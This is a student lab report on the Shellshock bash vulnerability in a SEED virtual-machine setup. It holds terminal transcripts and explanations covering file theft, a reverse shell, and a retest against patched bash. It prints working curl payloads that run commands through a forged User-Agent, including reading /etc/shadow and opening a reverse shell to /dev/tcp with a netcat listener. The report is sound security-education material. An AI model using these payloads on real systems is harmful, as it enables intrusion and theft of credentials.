[10/26/19]seed@VM:~/.../ShellShock$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1524 Oct  9 22:10 /etc/shadow
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "() { echo Hack;}; echo Content_type: text/plain;
 echo ; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
[10/26/19]seed@VM:~/.../ShellShock$
```

Observation: Created a “/var/www/secret.txt” which has database password and the file is owned by root user and readable to everyone. When executed the cgi program over the curl with additional information in the request using cat on the file name, I got the response of the file content. Meaning the information in the secret file has been stolen by me. The same was tried on “/etc/shadow” file, but it was not success in retrieving the data.

Explanation: Using the Shellshock vulnerability, passed the custom information using curl to invoke the cgi program, but the content was parsed and executed on the server side and retrieved the information. Whereas for “/etc/shadow”, we didn’t get the file content because it is read protected file, where only root user can read it and, in this case, the program is not running with root user.

Task 5: Getting a Reverse Shell via Shellshock Attack


VirtualBox VM Machine View Input Devices Window Help
SEED (After Lab2) [Running]
SEED-2ndVM [Running]
Sat Oct 26 8:17:45 PM Bharath Karumudi
Terminator
Server Machine
(no action done here)
Step 1
Step 3
Result: Got the reverse shell
Verification by checking the IP
Step 2
Exploited using Shell shock vulnerability
Attacker
Machine

```
[10/26/19]seed@VM:~/.../ShellShock$ hostname -I
10.0.2.15
[10/26/19]seed@VM:~/.../ShellShock$ echo "This is Server / Victim"
This is Server / Victim
[10/26/19]seed@VM:~/.../ShellShock$
```

```
[10/26/19]seed@VM:~$ nc -l 9080 -v
Listening on [0.0.0.0] (family 0, port 9080)
Connection from [10.0.2.15] port 9080 [tcp/*] accepted (family 2, sport 33
450)
bash_shellshock: no job control in this shell
bash_shellshock-4.2$ hostname -I
hostname -I
10.0.2.15
bash_shellshock-4.2$ cd /var/lib
cd /var/lib
bash_shellshock-4.2$ cat /var/www/secret.txt
cat /var/www/secret.txt
db_pass=3r578Hkjk!k#
bash_shellshock-4.2$
```

```
[10/26/19]seed@VM:~$ hostname -I
10.0.2.4
[10/26/19]seed@VM:~$ echo "This is attacker"
This is attacker
[10/26/19]seed@VM:~$ curl -A "() { echo Hack;}; echo Content_type: text/pl
ain; echo ; /bin/bash_shellshock -i > /dev/tcp/10.0.2.4/9080 0<&1 2>&1 " h
ttp://10.0.2.15/cgi-bin/myprog.cgi
```


Observation: For this task, I have set up a separate server machine and attacker machine, where server is running on 10.0.2.15 and attacker machine on 10.0.2.4. When executed the "myprog.cgi" from attacker machine as curl -A "() { echo Hack;}; echo Content_type: text/plain; echo ; /bin/bash_shellshock -i > /dev/tcp/10.0.2.4/9080 0<&1 2>&1 " http://10.0.2.15/cgi-bin/myprog.cgi , I got the reverse shell and also verified by checking the IP from the shell, which showed the attacker IP and also opened the secret.txt file.

Explanation: This was due to shellshock vulnerability on the server side. I have setup the attack as below:

1. (Attacker): Started the netcat on port 9080 and listening.
2. (Attacker): Executed the curl with payload as: curl -A "() { echo Hack;}; echo Content_type: text/plain; echo ; /bin/bash_shellshock -i > /dev/tcp/10.0.2.4/9080 0<&1 2>&1 " http://10.0.2.15/cgi-bin/myprog.cgi
    a. In this the /bin/bash_shellshock will be invoked and the input, output and error are directed to attacker machine by defining the /dev/tcp/10.0.2.4/9080.
    b. ">" represents in Unix, stdout and the file descriptor is 1, and will sends to TCP connection.
    c. "0<&1" represents stdin and which gets from TCP connection.
    d. "2>&1" represents stderr and sends to TCP connection.
3. (Server Side): No action done at the server side, other than initial setup of cgi program but running on unpatched bash.


By performing the above steps, the /bin/bash_shellshock has been invoked and as it directed to take stdin, stdout, stderr to/from TCP connection, which is attacker machine. And as a attacker I am listening for the traffic on port 9080 using netcat. So I got the reverse shell and where I can use the shell.

Task 6: Using the Patched Bash



```
-rwxr-xr-x 1 root root 73 Oct 26 20:28 /usr/lib/cgi-bin/myprog_fix.cgi
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$ cp myprog_env.cgi myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ vi myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ sudo cp myprog_envFix.cgi /usr/lib/cgi-bin
/; sudo chmod 755 /usr/lib/cgi-bin/myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ ls -l /usr/lib/cgi-bin/myprog_envFix.cgi
-rwxr-xr-x 1 root root 117 Oct 26 20:32 /usr/lib/cgi-bin/myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "() { echo 'This msg is from user'
;}; echo Content_type: text/plain;" http://localhost/cgi-bin/myprog_envFix.cgi
 | more
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
t
                                 Dload  Upload   Total   Spent    Left  Speed
100   806    0   806    0     0  62143      0 --:--:-- --:--:-- --:--:-- 67166
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo 'This msg is from user';}; echo Content_type: text/p
lain;
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</
address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_envFix.cgi
```

```
[10/26/19]seed@VM:~$
[10/26/19]seed@VM:~$ curl -A "() { echo 'This msg is from user';}; echo C
ntent_type: text/plain;" http://10.0.2.15/cgi-bin/myprog_envFix.cgi
****** Environment Variables ******
HTTP_HOST=10.0.2.15
HTTP_USER_AGENT=() { echo 'This msg is from user';}; echo Content_type: t
xt/plain;
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.15 Port
80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.15
SERVER_ADDR=10.0.2.15
SERVER_PORT=80
REMOTE_ADDR=10.0.2.4
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```



```
[10/26/19]seed@VM:~/.../ShellShock$ hostname -I
10.0.2.15
[10/26/19]seed@VM:~/.../ShellShock$ echo "This is Server / Victim"
This is Server / Victim
[10/26/19]seed@VM:~/.../ShellShock$ hostname -I
10.0.2.15
[10/26/19]seed@VM:~/.../ShellShock$ echo "This is Server / Victim"
This is Server / Victim
[10/26/19]seed@VM:~/.../ShellShock$ pwd
/home/seed/Documents/Lab4/ShellShock
[10/26/19]seed@VM:~/.../ShellShock$ ls -lrt
total 12
-rw-rw-r-- 1 seed seed  84 Oct 26 19:19 myprog.cgi
-rw-rw-r-- 1 seed seed 128 Oct 26 19:25 myprog_env.cgi
-rwx------ 1 seed seed  21 Oct 26 19:47 secret.txt
[10/26/19]seed@VM:~/.../ShellShock$ cp myprog.cgi myprog_fix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ vi myprog_fix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ sudo cp myprog_fix.cgi /usr/lib/cgi-bin/
[10/26/19]seed@VM:~/.../ShellShock$ sudo chmod 755 /usr/lib/cgi-bin/myprog_fix
.cgi
[10/26/19]seed@VM:~/.../ShellShock$ ls -l /usr/lib/cgi-bin/myprog_fix.cgi
-rwxr-xr-x 1 root root 73 Oct 26 20:28 /usr/lib/cgi-bin/myprog_fix.cgi
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$ cp myprog_env.cgi myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ vi myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ sudo cp myprog_envFix.cgi /usr/lib/cgi-bin
/; sudo chmod 755 /usr/lib/cgi-bin/myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ ls -l /usr/lib/cgi-bin/myprog_envFix.cgi
-rwxr-xr-x 1 root root 117 Oct 26 20:32 /usr/lib/cgi-bin/myprog_envFix.cgi
[10/26/19]seed@VM:~/.../ShellShock$ 
```

```
[10/26/19]seed@VM:~$ nc -l 9080 -v
Listening on [0.0.0.0] (family 0, port 9080)
```

```
[10/26/19]seed@VM:~$ hostname -I
10.0.2.4
[10/26/19]seed@VM:~$ curl -A "() { echo Hack;}; echo Content_type: text/pl
ain; echo ; /bin/bash_shellshock -i > /dev/tcp/10.0.2.4/9080 0<&1 2>&1 " h
ttp://10.0.2.15/cgi-bin/myprog_fix.cgi

Hello World
[10/26/19]seed@VM:~$ curl -A "() { echo Hack;}; echo Content_type: text/pl
ain; echo ; /bin/bash -i > /dev/tcp/10.0.2.4/9080 0<&1 2>&1 " http://10.0.
2.15/cgi-bin/myprog_fix.cgi

Hello World
[10/26/19]seed@VM:~$ 
```

Observation: Created a new cgi program with patched version of bash shell (/bin/bash) for printing the env variables (myprog_fix.cgi) and also for reverse shell (myprog_envFix.cgi). When tried the attack this time, the environment variable was success, but the reverse shell attack was failed – just printed the Hello World.

Explanation: The environment variable one for user agent was controlled from client side, so it just took and printed what was sent. Whereas for reverse shell, the malicious code to invoke the bash was handled by the patched bash, where it will *not* parse it as shell function and so the attack was defended by the remote server.